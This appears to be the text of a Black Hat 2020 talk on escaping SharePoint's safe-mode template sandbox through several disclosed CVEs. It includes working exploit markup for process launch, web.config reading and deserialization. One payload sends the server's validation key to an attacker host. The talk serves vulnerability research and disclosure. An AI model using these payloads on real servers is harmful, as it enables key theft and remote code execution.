black hat
USA 2020
AUGUST 5-6, 2020
BRIEFINGS

Room for Escape: Scribbling Outside the Lines of Template Security

Who are we?

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MICRO FOCUS
Fortify

Content Management Systems (CMS)

- A **CMS** is an application that is used to **manage web content**
- Allows multiple contributors to **create, edit and publish**.
- Content is typically stored in a database and displayed in a presentation layer based on a set of **templates**.
- Templates normally support a subset of programming language capabilities so they are normally **sandboxed**

Our Research

- **What**:
  - .NET and Java based CMSs
- **Assumption**:
  - We can control Templates
- **Goal**:
  - Escape Template sandboxes

Agenda

SharePoint

SharePoint ASPX Pages

Application Pages


- A.K.A. system pages
- implement server-side logic
- stored on file system
- **cannot** be changed by regular users
- processed as regular unrestricted ASPX files

VS


Site Pages

- A.K.A. user-defined pages
- play role of “templates” for rendering dynamic content
- stored in content database
- can be customized by regular users
- processed in safe mode

SharePoint ASPX Pages



SharePoint ASPX Pages




```
<%@ Page %>
<%@ Import Namespace="System" %>
<script runat="server">
   public string ServerSideFunction()
   {
     return "Hello World";
   }
</script>
<% Lb1.Text = "Hello, world!"; %>
<html>
   <body>
   <asp:Label runat="server" id="Lb1" />
   <asp:Label runat="server" id="Lb2"
Text="<%# ServerSideFunction%>" />
   <%-- server-side comments --%>
   <!-- #include virtual ="/myapp/footer.inc" -->
   </body>
</html>
```

SharePoint ASPX Pages

Safe Mode for Site Pages

- Compilation: NO (CompilationMode = “Never”)
- Server-Side Code: NO
- Server-Side Includes from File System: NO
- Web Controls: ONLY from AllowList (SafeControls elements in web.config)
- ASPX Directives: ONLY from AllowList
- Attributes for most of ASPX Directives: ONLY from AllowList
- Many other potentially dangerous elements are blocked



SharePoint ASPX Pages

Is there any place where *SPPageParserFilter* is not used?

- **YES!**
  - *TemplateControl.**ParseControl**(content)*;
  - *TemplateControl.**ParseControl**(content, **true**)*;
  - Filter is used at <u>rendering</u> time but not at <u>design</u> time.

SharePoint ASPX Pages

Is there any place where *SPPageParserFilter* is not used?

- YES!
  - *TemplateControl.**ParseControl**(content)*;
  - *TemplateControl.**ParseControl**(content, **true**)*;
  - Filter is used at <u>rendering</u> time but not at <u>design</u> time.

- BUT!
  - ***EditingPageParser.VerifyControlOnSafeList()*** method is used for content verification for all such places in SharePoint server
  - **ParseControl()** method never causes compilation
    - No server-side code or other attacks that require compilation
    - Only attacks with dangerous controls or directives are relevant

Post-escape vectors

- **Unsafe Web Controls Vector 1:**
  - invocation of public method from arbitrary Type

    ObjectDataSource:

```
<asp:ObjectDataSource SelectMethod="Start" TypeName="System.Diagnostics.Process"
ID="DataSource1" runat="server" >
     <SelectParameters>
          <asp:Parameter Name="fileName" DefaultValue="calc"/>
     </SelectParameters>
</asp:ObjectDataSource>
<asp:ListBox DataSourceID = "DataSource1" ID="LB1" runat="server" />
```

Post-escape vectors

- **Unsafe Web Controls Vector 2:**
  - reading arbitrary XML file
    - ***XmlDataSource*** with ***DataFile*** attribute

```
<asp:XmlDataSource id="DataSource1" DataFile="/web.config" runat="server"
XPath="/configuration/system.web/machineKey" />
```

- ***Xml*** with ***DocumentSource*** attribute

```
<asp:Xml runat="server" id="xml1" DocumentSource="/web.config"/>
```

- **ASPX Server-Side Include (SSI) directive**
  - reading arbitrary text file

```
<!--#include virtual="/web.config"-->
```

or

```
<!--#include file="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config"-->
```

Post-escape vectors

Arbitrary File Access to Remote Code Execution

- Unsafe Deserialization by ViewState
  - value of ***ValidationKey*** is required
    - can be found in ***MachineKey*** section from **web.config** file
    - can be present in internal SharePoint properties
- **YSoSerial.Net** tool can be used for payload generation

YS YSoSerial.Net

https://github.com/pwntester/ysoserial.net

Breaking out of Safe Mode

1/5 Access to sensitive server resources

- Target:
  - Leak sensitive information

- Where to search:
  - Files
  - Logs
  - DB tables
  - Process Memory

1/5 Access to sensitive server resources

CVE-2020-0974: Unsafe SSI in SharePoint

Details

- ***EditingPageParser.VerifyControlOnSafeList()*** with ***blockServerSideIncludes*** = **false** during validation of ASPX markup:

```
// Microsoft.SharePoint.ServerWebApplication
bool IServerWebApplication.CheckMarkupForSafeControls(string Markup,
RegisterDirectiveManager regDirManager) {
...
   EditingPageParser.VerifyControlOnSafeList(Markup, regDirManager, this._spWeb, false);
...
```

- **webPartXml** parameter in **RenderWebPartForEdit** method of the Web Part Pages service is processed in Design mode

1/5 Access to sensitive server resources

CVE-2020-0974: Unsafe SSI in SharePoint

Exploitation

- Payload:

```
<%@ Register TagPrefix="WebPartPages" Namespace="Microsoft.SharePoint.WebPartPage"
Assembly="Microsoft.SharePoint, Version = 16.0.0.0, Culture = neutral,
PublicKeyToken = 71e9bce111e9429c" %>
<WebPartPages:DataFormWebPart runat="server" Title="T" DisplayName="N" ID="id1">
 <xsl>
  <!--#include file="c:/inetpub/wwwroot/wss/VirtualDirectories/80/web.config"-->
 </xsl> </WebPartPages:DataFormWebPart>
```

- Vulnerable WebAPI endpoint:
  - http://<Site>/_vti_bin/WebPartPages.asmx
- Result:
  - Content of **web.config** file with ***ValidationKey***
  - Arbitrary code execution by Unsafe Deserialization (ViewState)

2/5 Abusing not-so-safe items from Allowlist

- Target:
  - Find allowed elements with potentially dangerous behavior
- Where to search:
  - List of allowed elements

2/5 Abusing not-so-safe items from Allowlist

CVE-2020-1147: Unsafe deserialization in control from SafeControl list

Details

- ***Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView***

```
// Microsoft.SharePoint.Portal.WebControls.ContactLinksSuggestionsMicroView
protected void PopulateDataSetFromCache(DataSet ds) {
   string value = SPRequestParameterUtility.GetValue<string>(this.Page.Request,
"__SUGGESTIONSCACHE__", SPRequestParameterSource.Form);
   using (XmlTextReader xmlTextReader = new XmlTextReader(new
System.IO.StringReader(value)))
     ds.ReadXml(xmlTextReader);
```

- ***XmlSerializer*** with controlled Type in ***DataSet.ReadXml()***
  - https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

2/5 Abusing not-so-safe items from Allowlist

CVE-2020-1147: Unsafe deserialization in control from SafeControl list

Exploitation

- ASPX page:


```
<%@ Page Language="C#" %>
<%@ Register tagprefix="mst" namespace="Microsoft.SharePoint.Portal.WebControls"
assembly="Microsoft.SharePoint.Portal, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" %>
<form id="form1" runat="server">
     <mst:ContactLinksSuggestionsMicroView id="CLSMW1" runat="server"  />
     <asp:TextBox ID="__SUGGESTIONSCACHE__" runat="server"></asp:TextBox>
     <asp:Button ID="Button1" runat="server" Text="Submit" />
</form>
```

- Result:
  - Arbitrary code execution by unsafe deserialization

3/5 Abusing nested properties/attributes

- Target:
  - Write/Read sensitive configuration parameters
  - Write/Read sensitive information in server/application internals

- Where to search:
  - Anywhere user can specify names of properties or attributes for read or write access



3/5 Abusing nested properties/attributes

- One level of properties/attributes is supported

  Examples:


  ```
  user.name, Menu.SelectedValue
  ```

  - AllowList
    - can be relatively easy to verify
    - can be considered as safe after proper verification of AllowList elements
  - BlockList
    - difficult to verify
    - potential ways for bypassing
- Nested properties/attributes are supported

  Examples:

  ```
  request.authuser.name, Menu.SelectedItem.Text
  ```

  - Often only “starting point” is verified



3/5 Abusing nested properties/attributes

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
    - can be relatively easy to verify
    - can be considered as safe after proper verification of AllowList elements
  - BlockList
    - difficult to verify
    - potential ways for bypassing
- Nested properties/attributes are supported


  Examples:

  ```
  request.authuser.name, Menu.SelectedItem.Text
  ```

  - Often only “starting point” is verified
  - Should not be considered as safe in this case
  - It is not a tree! It is a network!

  ```
  Menu.Page.ModelBindingExecutionContext.HttpContext.ApplicationInstance
  ```





3/5 Abusing nested properties/attributes

CVE-2020-1069: Abusing write access to nested properties in SharePoint

Details

- allowed control ***WikiContentWebpart*** passes user input into ***ParseControl()***

```
// Microsoft.SharePoint.WebPartPages.WikiContentWebpart
protected override void CreateChildControls() {...
     Control obj = this.Page.ParseControl(this.Directive + this.Content, false);
```

- ***VirtualPath*** is defined from ***Page.AppRelativeVirtualPath***

```
// System.Web.UI.TemplateControl
public Control ParseControl(string content, bool ignoreParserFilter) {
     return TemplateParser.ParseControl(content,
VirtualPath.Create(this.AppRelativeVirtualPath), ignoreParserFilter); }
```

- ***SPPageParserFilter*** applies Safe Mode based on this ***VirtualPath***
  - If we change ***Page.AppRelativeVirtualPath*** to the path of one of the Application Pages, Safe Mode will be disabled!

3/5 Abusing nested properties/attributes

CVE-2020-1069: Abusing write access to nested properties in SharePoint

Exploitation

- New value for ***Page.AppRelativeVirtualPath*** :

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
     Page-AppRelativeVirtualPath="newvalue">
       <content>Unsafe ASPX markup</content>
</WebPartPages:WikiContentWebpart>
```

- BUT ***Page*** property is not assigned yet
- Solution: we can delay assignment by Data Binding:

```
<WebPartPages:WikiContentWebpart id="Wiki01" runat="server"
     Page-AppRelativeVirtualPath='<%# Eval("SomePropertyfromBindCtx") %>'>
       <content>Unsafe ASPX markup</content>
</WebPartPages:WikiContentWebpart>
```

3/5 Abusing nested properties/attributes

CVE-2020-1069: Abusing write access to nested properties in SharePoint

Exploitation

- Payload:

```
<asp:menu id="NavMenu1"  runat="server">
 <StaticItemTemplate>
   <WebPartPages:WikiContentWebpart id="WikiWP1" runat="server"
Page-AppRelativeVirtualPath='<%# Eval("ToolTip") %>'> <content>
<asp:ObjectDataSource ID="DS1" runat="server" SelectMethod="Start"
TypeName="system.diagnostics.process" >
  <SelectParameters> <asp:Parameter Direction="input" Type="string" Name="fileName"
DefaultValue="calc"/></SelectParameters></asp:ObjectDataSource>
<asp:ListBox ID="LB1" runat="server" DataSourceID = "DS1" />
</content></WebPartPages:WikiContentWebpart>
</StaticItemTemplate>
<items><asp:menuitem text="MI1" ToolTip="/_layouts/15/settings.aspx"/></items></asp:menu>
```

- Result:
  - Arbitrary code execution

Demo: SharePoint

Abusing write access to nested properties
CVE-2020-1069

3/5 Abusing nested properties/attributes

CVE-2020-1103: Abusing read access to nested properties in SharePoint

Details

- ***ControlParameter***
  - binds value of public property from a different Control to SelectParameter
  - supports nested properties

- ***XmlUrlDataSource***
  - sends values of SelectParameters to attacker controlled server

3/5 Abusing nested properties/attributes

CVE-2020-1103: Abusing read access to nested properties in SharePoint

Details

- SharePoint Online servers use unattended configuration and configuration parameters include value of ***ValidationKey***
- Configuration parameters will be stored in ***SPFarm.InitializationSettings***
- Access ***ValidationKey*** value from allowed ***TemplateContainer*** control

```
this.Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]
```

3/5 Abusing nested properties/attributes

CVE-2020-1103: Abusing read access to nested properties in SharePoint

Exploitation


- Payload:

```
<%@ Page Language="C#" %>
<SharePoint:TemplateContainer ID="tc01" runat="server" />
<SharePoint:XmlUrlDataSource runat="server" HttpMethod="GET"
SelectCommand="http://attackersserver.com/LogRequests.php" id="DS1">
 <SelectParameters>  <asp:controlparameter controlid="tc01"
PropertyName="Web.Site.WebApplication.Farm.InitializationSettings[MachineValidationKey]"
name="MachineValidationKey" />
   </SelectParameters> </SharePoint:XmlUrlDataSource>
<form id="form1" runat="server"> <asp:ListBox ID="ListBox1" runat="server"
DataSourceID = "DS1"  /> </form>
```

- Result:
  - value of ***ValidationKey***
  - Arbitrary code execution by Unsafe Deserialization (ViewState)

4/5 Security problems during conversion of values to expected Types

- Target:
  - Unsafe object instantiation
- What to search for:
  - Deserializers
  - JSON unmarshallers
  - TypeConverters
  - Custom converters
- Where to search:
  - Anywhere text or binary data is converted to an object
  - … and Type/Class of this object is under our control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JULY 22-27, 2017

MANDALAY BAY / LAS VEGAS

Friday the 13th: JSON Attacks

Alvaro Muñoz (@pwntester)

Oleksandr Mirosh

HPE Security

#BHUSA / @BLACKHATEVENTS

https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

4/5 Security problems during conversion of values to expected Types


CVE-2020-1460: [redacted]

- Problem affects a few Microsoft products
- Microsoft was not able to release fixes for all affected products
- Details will be published as soon as the problem is fixed in all products
- Result:
    - Arbitrary code execution

5/5 Time-of-check to time-of-use problems

- Target:
  - Security control/filters bypass via TOCTOU

- Where to search:
  - Anywhere input value can be changed AFTER validation



5/5 Time-of-check to time-of-use problems

CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

Details

- Input validated by ***EditingPageParser.VerifyControlOnSafeList()***
- but after verification, we are able to remove certain substrings:

```
// Microsoft.SharePoint.Publishing.Internal.CodeBehind.WebPartEditingSurfacePage
internal static Regex tagPrefixRegex = new Regex("<%@ *Register
*TagPrefix=\"(?'TagPrefix'[^\"]*)\"(?'DllInfo'.*)%>", 9);
private static XElement ConvertMarkupToTree(string webPartMarkup)
{...
     MatchCollection matchCollection =
WebPartEditingSurfacePage.tagPrefixRegex.Matches(webPartMarkup);
     foreach (Match match in matchCollection)
     {
       webPartMarkup = webPartMarkup.Replace(match.Value, "");
...
```

5/5 Time-of-check to time-of-use problems

CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page

Exploitation

- 1 comment block for ***EditingPageParser.VerifyControlOnSafeList()***:

```
<%-- prefix --%<%@ Register TagPrefix="asp"
Namespace="System.Web.UI.WebControls" Assembly="System.Web,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" %>>
<unsafe ASPX markup>
<%-- sufix --%>
```

- BUT 2 comments + ASPX markup for ***TemplateControl.ParseControl(content)***:

```
<%-- prefix --%>
<unsafe ASPX markup>
<%-- sufix --%>
```

5/5 Time-of-check to time-of-use problems

CVE-2020-1444: TOCTOU in WebPartEditingSurface.aspx page


Exploitation

